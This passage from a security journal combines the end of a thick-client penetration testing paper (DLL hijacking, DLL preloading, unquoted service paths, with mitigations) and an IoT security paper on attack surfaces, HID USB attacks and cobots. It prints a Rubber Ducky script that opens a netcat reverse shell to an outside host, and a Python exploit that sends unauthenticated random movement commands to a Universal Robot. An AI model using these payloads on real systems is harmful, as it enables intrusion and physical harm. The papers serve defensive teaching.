WindowsRun r=(WindowsRun)Marshal.GetDelegateForFunctionPointer(ptr,typeof(WindowsRun));
r();

Assembly assembly = Assembly.LoadFile("C:/Users/Sureel/Documents/EGDownloads/dvta-master(1)/
Object o = assembly.CreateInstance("DBAccess.DBAccessClass");
Object[] ob = { clientusername, clientpassword };
if (o != null)
{
    MethodInfo mi = o.GetType().GetMethod("checkLogin");
    if (mi != null)
    {
```

Fig. 22: DLL Hijacking (Malicious DLL – Adding payload)


b) DLL Preloading:

If application is vulnerable to DLL Preloading attack, the attacker can gain control of one of the directories in the search path and force the application to load a malicious copy of the DLL instead of the DLL that it was expecting.

Most Windows applications will not use a fully qualified path to load any required DLLs. When an application dynamically loads a dynamic link library (DLL) without specifying a fully qualified path, Windows tries to locate the DLL by searching a well -defined set of directories.

When full path of DLL is not provided application find their DLL files in following order:


- The directory from which the application is loaded.
- The current working directory.
- The system directory (C:\\Windows\\System32)
- The 16-bit system directory.
- The Windows directory.
- The directories that are listed in the PATH environment variables.
- The easiest way to perform this attack is to drop the malicious DLL is the current working directory or the directory from which the application is loaded.



Process Name	Operation	Path	Result
DVTA.exe	CreateFile	C:\Users\Sureel\Desktop\DVTA\CRYPTSP.dll	NAME NOT FOUND
DVTA.exe	CreateFile	C:\Users\Sureel\Desktop\DVTA\shortcut\CRYPTSP.dll	NAME NOT FOUND

Fig. 23: DLL Preloading (Process Monitor - Name not found result)

It can be observed that the application is searching for CRYPTSP.dll in directory from where DVTA is loaded followed by current working directory. This DLL is a system DLL and is also located in SYSWOW64 folder. Create a malicious DLL of the same name (CRYPTSP.dll) using msfvenom and place it at the current working directory.



DVTA.exe	CreateFile	C:\Users\Sureel\Desktop\DVTA\CRYPTSP.dll	NAME NOT FOUNC
DVTA.exe	CreateFile	C:\Users\Sureel\Desktop\DVTA\shortcut\CRYPTSP.dll	SUCCESS

Fig. 24: DLL Preloading (Process Monitor – Success result)

○ **Major Impacts:**


- Attacker can run malicious code with same privileges as that of the application.
- Attacker can take control of the system.
- Attacker can modify or access sensitive data or files, run shell commands.

- **Mitigations:**
  - Use “Strong Names” which consists of version number, name, public key and digital signature to uniquely identify the custom-made DLLs.
  - Generate an encrypted hash of custom-made DLL and compare it at runtime.
  - Developers should digitally sign custom-made DLLs with proper valid certificates.
  - Only signed DLLs should be loaded for all system and custom-made DLLs.
  - Enable SafeDllSearchMode so that exploiting search paths becomes more difficult.
  - Developer should write secure code in order to load directories from specified path.

- **Unquoted Service Path:**

Microsoft Windows have feature called services that are long-running executables and run in their own Windows sessions. When a service is started the system attempts to find the location of the service’s binary in order to successfully launch the service.

If the path containing the location of where the binary is located doesn’t contain any quotes, Windows will try to find it for execution, inside every folder of the path until they reach the binary. If the path is unquoted and contain spaces, the content after the space may be considered as a command line argument to the service binary. For e.g. consider a service called TestService that is having the Path to Executable as shown in below screenshot.



Service name: TestService

Display name: TestService

Description:


Path to executable:
C:\Program Files\DVSA\DVSA DVSA\Service Service\DVSAService.exe

Startup type: Automatic

Fig25: Unquoted Service Path (Path of executable)


Windows chain of thought for finding and executing the binary will be:

1. C:\Program.exe (no such exe)
2. C:\Program Files\DVSA\DVSA.exe (no such exe)
3. C:\Program Files\DVSA\DVSA DVSA\Service.exe (no such exe)
4. C:\Program Files\DVSA\DVSA DVSA\Service Service\DVSAService.exe (exe found)



Name	Date modified	Type	Size
DVSA DVSA	15-03-2018 01:49	File folder	
DVSA.exe	15-03-2018 01:38	Application	8 KB

Fig 26: Unquoted Service Path (Adding Malicious executable to DVSA folder)



Name	Date modified	Type	Size
Service Service	15-03-2018 01:47	File folder	
Service.exe	15-03-2018 01:38	Application	8 KB

Fig 27: Unquoted Service Path (Adding Malicious executable to DVSA DVSA folder)

- **Major Impacts:**
  - Attacker can take complete control of the system.
  - Attacker can run malicious code with same privileges as that of the application.
- **Mitigations:**
  - Add double quotes to the service executable path in the source code.
  - Manually change the path value (for already installed vulnerable services) using command line tool "sc" or from inside the registry.
  - (Path in registry - HKLM\SYSTEM\CurrentControlSet\services\<service-name>).

CONCLUSION

Many vulnerabilities are existing for thick client applications. There are many vulnerabilities being discovered every day or being used in the wild as zero-day attacks. Continuous testing needs to be carried in the field of securing thick client applications. So, it is important that both the security testers as well as the application developers be updated with the attacks and also should spread awareness about them. There are some basic measures that the developers can implement in order to reduce the attack vectors and avoid common vulnerabilities.

REFERENCES

- Georgia, Weidman, and Peter Van Eeckhoutte. "Penetration Testing: A Hands-on Introduction to Hacking." Np: No Starch (2014).
- Kwon, Taeho, and Zhendong Su. "Automatic detection of unsafe component loadings." Proceedings of the 19th international symposium on Software testing and analysis. (2010)
- Ashwin Pathak. "Thick client application security testing". NII Consulting. (2015)
- Karthik Palanisamy. "Thick Client Applications." Happiest Minds. (2013)

ABOUT AUTHORS

Mr. Sureel Vora is currently working as Deputy Manager at Axis Bank Ltd., Mumbai. He has completed his M.Tech. in Cyber Security and Incidence Response from Gujarat Forensic Sciences University, Gandhinagar.

He is interested in exploring about infrastructure and application security assessment. He has also undergone training in Digital Forensics at Directorate of Forensic Science, Gandhinagar.

Contact :
Email: vsureel@gmail.com

Pressing Importance of IoT Security

- Malav Vyas

Abstract: IoT Devices can be found almost everywhere. Due to misconfigurations, IoT devices allow attackers to wreak havoc. In this paper, I elucidate on these misconfigurations and the possible impact on them and explain the pressing need for IoT security and my findings on them.

INTRODUCTION

According to the proposed definition by Haller et al, IoT is "A world where physical objects are seamlessly integrated into the information network, and where the physical objects can become active participants in business process" [1].

Nowadays, any uniquely addressable object can be interconnected through the network [2], [3]. Due to broad applications, IoT devices are used in a lot of industries, including healthcare, life sciences, municipal infrastructure, agriculture, smart home, retail, manufacturing, education and automation. Use of IoT devices is increasing at an alarming rate. According to former chief futurist at Cisco and CIO/VIP of Technology at the Computer History Museum *"Today, literally anything can be connected, including tennis rackets, diapers, clothing, vehicles and, of course, home."*

As per a report by Forbes, by 2020, the annual revenue of IoT vendors could exceed $470B [4]. Due to widespread usage and reduced awareness on the effects of an IoT Device Compromise, it has attracted hackers. IoT security is one of the wings of Information security, which concerns safeguarding connected devices and networks in the Internet of Things (IoT).IoT technology involves giving every device a unique identifier, which enables it to connect over the internet. If not configured properly, due to the ease of connectivity, anyone can perform malicious activities and lead to financial loss and in some cases even loss of lives.The overview of the same can be better elucidated with an example.

Not just simple IoT ecosystems like smart home can be hacked; past is the witness that devices that are critical to humans can also be hacked and can deliver much more consequences. Insulin pumps, which are just like a normal pager in size, can provide ease to patients, minimizing the hassle of injecting insulin 4-7 times a day. These devices can deliver insulin doses as small as 0.25 units in shorter periods.

These devices have some wireless capabilities which make data entry from external blood glucose easier which also makes it easier for an attacker to take advantage of the improper configurations and gain access to the settings of the device. Attackers can also configure the device in a way that it'll lead to a higher dosage of insulin, much higher than safe doses, and put the victim's life in danger [5].

There are a lot of threats related to these innocent looking IoT devices. On the surface IoT-related threats can be divided into two sections:
1.Threats against IoT and
2. Threats by IoT

Threats against IoT: These are the threats directly aimed at IoT devices for compromise. It can result from a complete takeover of a device to complete takeover or compromise of an IoT architecture (e.g. A critical infrastructure like an electrical grid). Various other IoT devices have also been hacked in the past. IP cameras can be hacked through buffer overflow attacks, Philips Hue lightbulbs were hacked through its ZigBee link protocol. While an attacker rendering a device completely useless, stealing of data and Identity theft is also possible, leading to financial consequences.

Threats by IoT: These are the threats posed by IoT devices to other computer systems. An Unmanned Arial Vehicle (UAV) can fly far away and compromise the privacy and security of the people on the ground. UAV can also be made to fly over sensitive infrastructure with national importance and can result in numerous consequences. To understand it better, The Mirai Botnet is an example, which attacked a huge number of devices, compromising them and using them to perform a Distributed Denial of Service attack on popular websites, and making them inaccessible. This outage resulted in the loss of billions of dollars. Such vulnerabilities still exist in our ecosystem. This possibility and lack of awareness of the possible impact of the compromise of IoT devices can lead to another damaging attack like Mirai attack, affecting households as well as businesses.




Fig. i : iOT Device Communication

BUILDING BLOCKS FOR IOT SYSTEMS

In this section, view on building blocks of an IoT system is presented. Focus is on a standalone IoT system as shown in Figure 1.

a) Sensors

They can be considered as the front end of IoT Devices. They collect data from the surroundings or provide data to their surroundings, i.e. actuators. These sensors need to have a unique identity, i.e. IP Address, for them to be easily identified in a network. They collect data in real-time actively while working autonomously or manually, depending on the requirements.

b) Processors

These are the brains functioning to process collected data and to make sense out of them, working in real-time and instructing other components on how to perform tasks.

c) Gateways

Just as the name suggests, gateways provide a route to data to traverse through the network delivering it to a proper location for proper utilization.

d) Applications

Possible cloud-based applications are responsible for utilizing and rendering meaning out of the collected data. They also provide the user with an interface to control as well as monitor the behaviour of an IoT system.

Let us understand the structure with an example:

Consider an IoT system for an automatic door. For the sensors, there could be one or multiple IR Blasters (InfraRed Blasters), which constantly collect data from surroundings, which is, the information on whether anyone is in the proximity of the door.

This information is then passed on to the processor (i.e. Micro Controller). The processor analyzes the data and verifies if anyone is in proximity or not. If yes, then it indicates the other sensors (i.e. accumulators) to open the door. It can also command the sensors to open or close the door via the same cloud medium.

ATTACK SURFACE FOR IOT DEVICES

The sum of all the potential security vulnerabilities in IoT devices, their software as well as infrastructure in a given network, is the attack surface for IoT devices. Attackers can use vulnerabilities in IoT devices to gain access to a network for various purposes, compromising the privacy and security of users. So, it becomes viable to assess and map out all the surfaces, i.e. interfaces present in an IoT network and to fix them before they are exploited.According to Joshua Corman, Chief technology officer at Sonatype, “You are taking things that weren’t connected and weren’t vulnerable and putting vulnerability and connectivity in all of them.” [6]. Concerned with the threats presented by increased use and scope of IoT devices as well as a rapidly growing IoT attack surface, the FBI released a public service announcement, “Internet of Things poses opportunities for cybercrime” which warns about potential vulnerabilities and advises protective measures that can mitigate the risks associated with them.

A) Mobile: Being the source of insight into the state of the physical world for users, mobile acts as one of the most important users’ interfaces for IoT. Mobile, while containing applications for communication with the IoT ecosystem, for sending commands and a medium for data, it becomes one of the entry points into an IoT system. If compromised, a mobile can cause an attacker to manipulate the IoT architecture according to their needs and can also extract sensitive information like account information, tokens, etc. These can be considered sensitive attack surfaces, i.e. entry points, available in a mobile device.

a) Authentication: If not properly implemented, this can lead to unverified and unauthenticated access to IoT system i.e. no password or easily guessable password on a mobile device.

b) Communication: If not properly implemented, this can allow attackers to intercept the traffic to-and-fro the IoT / Mobile device.

c) Encryption: Passwords and keys stored in plaintext can allow attackers to use them after a successful attempt at extracting them out of an insecure storage or communication medium.

d) Storage: If misconfigured, i.e. open SD card slot, easy and unrestricted access to the memory can allow attackers to steal data from the device.

e) Standard Mobile Vulnerabilities: Standard vulnerabilities like OWASP Top 10, if exploited, can result in the complete mobile device as well as IoT device compromise [8].


f) Cloud: Cloud, where all data of an IoT system converges, is a very interesting attack point.

Cloud additionally has the privileges to send commands to all connected devices and can be used to manipulate their behaviour, if compromised. This can also lead to another botnet or even more severe attacks like Mirai malware.

In addition to attack surfaces like Authentication, Encryption, Storage and Communication present in mobile component, Cloud contains APIs and Generic Web/Cloud vulnerabilities.

- APIs: Vulnerable API endpoints can lead to compromise of complete cloud instance as well as IoT devices connected to it.
- Generic Web/Cloud Vulnerabilities: Generic web/cloud vulnerabilities like those mentioned in OWASP web top 10 produced by misconfiguration of cloud instances or flawed web design, can also lead to the same consequences as API attack surface [9].

B) Device: Devices can be attacked via storage components or user interfaces. Improper configuration of SD card, USB or Volatile / Non-Volatile memory can be used to perform the attack. Micro-controller’s internal memory can also be overwritten to exploit the IoT system. Improper design, and easy access to Storage, can lead to firmware extraction. Apart from devices communicating over a network, different hardware components of the same board need to communicate with each other and with the outside world. Most common interfaces like Universal Asynchronous Receiver Transmitter (UART), or Microcontroller Debug Ports, used for run-time debugging like Joint Test Action Group (JTAG), Compact JTAG (CJTAG), Serial Wire Debug (SWD) can be leveraged to perform an attack when configured improperly as they are capable of reading/writing of firmware and microcontroller internal memory while also controlling microcontroller pins post-production. Apart from storage, Interfaces like Human Machine Interface (HMI), i.e. touch screens, push-buttons, touchpad allowing unrestricted and unauthorized control to the system can also be considered as a threat to IoT ecosystem [10].



The DuckHunter script can easily convert USB Rubber Ducky scripts into NetHunter HID format. You can generate preconfigured scripts at the incredibly useful Ducky Toolkit site, or check out the Rubber Ducky script syntax from the official README

```
DELAY 3000
ALT F2
DELAY 500
STRING xterm
DELAY 500
ENTER
DELAY 750
STRING netcat -e /bin/sh 192.168.0.1 9999
DELAY 1000
ENTER
```

C) Communication: Communication, implemented with various possible protocols and mediums, can contain severe vulnerabilities if not implemented correctly. It can result in loss of data or complete takeover of the device if the attacker can sniff the network and capture the data bits travelling towards/from the device.In addition to authentication and encryption attack surfaces, communication component has two additional attack surfaces. Deviation from standard protocol and anomalies in protocol implementation, both resulting in either Denial of service or complete takeover of the device.

Many IoT devices use Wireless or Bluetooth as a medium for communication.IoT, being a networked system, the whole system has to be secured from end-to-end. All traffic traversing in the network should be encrypted to prevent the leak of sensitive information while implementing authentication carefully.

Most IoT devices allow any controller in proximity for pairing, while the risk posed by this practice is small in a private setting like a home, however, for deployment on large- scale in a public environment, this practice could pose a serious threat. Anyone in the proximity and with access to the device can reconfigure the system and can break into the system. The notorious attack, Mirai DDoS was made possible by such weak authentication on various IoT devices.

EXPLOITING IOT DEVICES VIA STORAGE COMPONENT

Th Apart from households and businesses, IoT devices are also used in production chains. In large scale infrastructures, implementing IoT devices on a huge scale becomes a necessity to constantly keep them in check and under repeated security audits. One of the most common ways industrial IoT devices are attacked is by exposed storage components.

Many devices like collaborative robots contain exposed SD card port or USB port that can be used to compromise the whole infrastructure. Keeping SD card and USB ports open can lead to some serious consequences. Some of them are:

- Denial of Service due to the theft of SD card,
- Theft of data and sensitive information stored on SD card,
- Theft of API keys used to program the device, which can also lead to compromise of connected cloud service, in turn compromising the whole IoT device Infrastructure.

There are a whole lot of other attack vectors associated with exposed USB Port. Ease of access of USB port can lead to Human Interface Device Attacks, abbreviated as HID Attacks [11], HID attacks are performed by a tiny chip that masks itself as a USB drive, making victims believe that it is just a simple USB drive. When someone plugs it in on a victim’s system, it acts as a USB keyboard device. It sends malicious keystrokes on the victim’s system while delivering and executing a payload. This attack is still undetectable. The USB Rubber Ducky device by Hack5 is available and anyone can use it to perform the attack. However, devices like Arduino Uno, Digispark Digiborard etc. can be programmed to work and deliver payloads just like a USB rubber ducky, even at a cheaper cost.While doing my research in HID attacks, I found a way to build multiple devices to perform the attack on a large scale. I also built a program to perform the same which can be found on my GitHub repository.

HID devices generally perform the task with the help of a library called “keyboard.h”. This library enables USB devices like Arduino to act as a keyboard. While not every ASCII character can be sent with the library, the characters available are enough for an attacker to perform the attack. While typing onto the victim’s device is possible, the attacker can also execute malicious commands by opening a terminal or command prompt on the victim’s device with administrative permissions.

Impact of the attack performed by HID devices can be drastically increased if it is targeted towards critical infrastructure. HID attacks combined with a little bit of social engineering can wreak some serious havoc. HID devices can allow an attacker access to some files, a system or in some cases complete takeover of the whole infrastructure. However, another type of attack is also possible.

A device named USB Killer, while not giving access to any files or system to the attacker, it can empower the attacker to completely wreak havoc on the system by performing a Denial of Service (DOS) attack on the system. This USB killer device, when plugged into a device, rapidly charges its capacitors from power lines of the victim device’s USB port [12].

After the capacitors are charged, -200V is discharged to the same USB port’s DATA line. This cycle of charge-discharge continues until the USB Killer is removed or the device circuit is completely broken. So, there are numerous ways an attacker can compromise an IoT device or even take over the complete infrastructure if USB ports are kept open and accessible to anyone for use.


Mitigation: While attacks by HID devices are mostly dependent on users of victim devices, it can be reduced to a level if USB ports on a device are kept obfuscated. There are several devices like USB killer test shield, USB condom etc., to prevent USB killer as well as juice-jacking by completely disabling data connection passed over a USB cable.

CASE STUDY

According to security research of a United States-based natural gas utility operator by Sepio Systems, some sensitive documents were stolen from an air-gapped network [13]. According to the initial investigation, as the network was air-gapped, there was no possible way that the documents were leaked through the internet. As the usage of all removable storage devices was prohibited in the premises, the possibility of data theft by copying the file into removable media was also ruled out.

During the investigation, a maliciously-altered USB device was discovered. When connected to the system, the host system detected a malicious mouse as a combination of a fully functional mouse and a keyboard. By sending keystrokes, the malicious device opened a PowerShell interface and sent keystrokes to type a malicious PowerShell script which in turn executed a covert channel on communication stack. Using the mouse’s wireless interface, it created an out-of-band connection while bypassing the air-gap network security.

While being the perfect example of attacks and threats presented by IoT devices, mitigation for this attack requires the network and devices to be continuously monitored for unwanted behaviour and to alert operators and users of this type of attack.Multiple USB devices can be used to perform this attack to make sure to reach the desired result. As an example, a bunch of malicious devices can be dropped in the proximity of the infrastructure. When a user working at that organization plugs the same USB device curiously to an accessible system, he unintentionally compromises the same system.




While it may seem difficult to believe that users will pick up devices and just use it, there is a study conducted by Elie Bursztein, “Does Dropping USB devices really work?”, that seems to contradict that belief [14].In the study, he dropped 297 USB keys on the University of Illinois campus and analysed the result.

USB keys varied in appearance. Some were just plain USB devices, some had physical keys attached to them and some with both keys and a note to return.Some USBs had tempting notes attached to lure people into picking it up and plugging those USBs in their system. The notes contained terms like “Confidential” and “Final Exam Solutions”. Analyzing the effects and responses, the results were astonishing.45% of all keys phoned home. This can be fully subjective to the location where these USB keys were dropped and can be a lot higher and effective if the attack is performed on a critical infrastructure and provide a reverse shell access to the PC connected with USB and in turn cause a complete infrastructure takeover post the privilege escalation attack.

COLLABORATIVE ROBOTS (COBOT)

The place and importance of COBOTS in the industry as well as households while handling expensive equipment, increases the pressing need for sound security measurements for COBOTS [16]. The most basic problem with these COBOTS is the ease of finding their presence and IP Address to guide the attack. These robots use multicast DNS frames to advertise their presence over a network. While actively listening in the same network, one can identify and resolve their IP addresses even if no other name resolution services are present, due to their default hostname.

As an example, an NAO [17] robot can be identified with its default hostname “nao.local” and a Universal Robot [18] with the hostname “ur. local”. There are also multiple authentications as well as authorization issues. Generally, UR robot listening service runs on port number 30002 and it is left unchanged and uniform on all UR robots. The following exploit can be used to command random movement operations to a robot without any authentication and with just it’s IP address and default port number 30002.



```
# UR - Random Moves
import socket, time, random, math
HOST = "192.168.14.130"
PORT = 30002
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
for x in xrange(50):
      q = [random.uniform(-2*math.pi, 2*math.pi), \
            random.uniform(-2*math.pi, 2*math.pi), \
            random.uniform(-2*math.pi, 2*math.pi), \
            random.uniform(-2*math.pi, 2*math.pi), \
            random.uniform(-2*math.pi, 2*math.pi), \
            random.uniform(-2*math.pi, 2*math.pi)] ← joint positions
      a = random.uniform(1, 20) ← joint acceleration
      v = random.uniform(1, 20)  ← joint speed
      payload = "movej("+ str(q) + ", a="+str(a)+", v="+str(v)+")" ←
move joints
      s.send(payload + "\n")
      print "[!] Sent", payload
      time.sleep(1)
data = s.recv(1024)
s.close()
print("Received", repr(data))
```

The python exploit uses socket library to build a socket and to connect with the UR robot service listening on IP address 192.168.14.130 and port 30002. It then uses random and math libraries to generate random movement co-ordinates and then builds a payload along with joint acceleration and speed. The exploit sends the payload via the socket and listens for responses on the same communication medium. While it may seem harmless to perform movement operations on COBOTS, it generally is not.

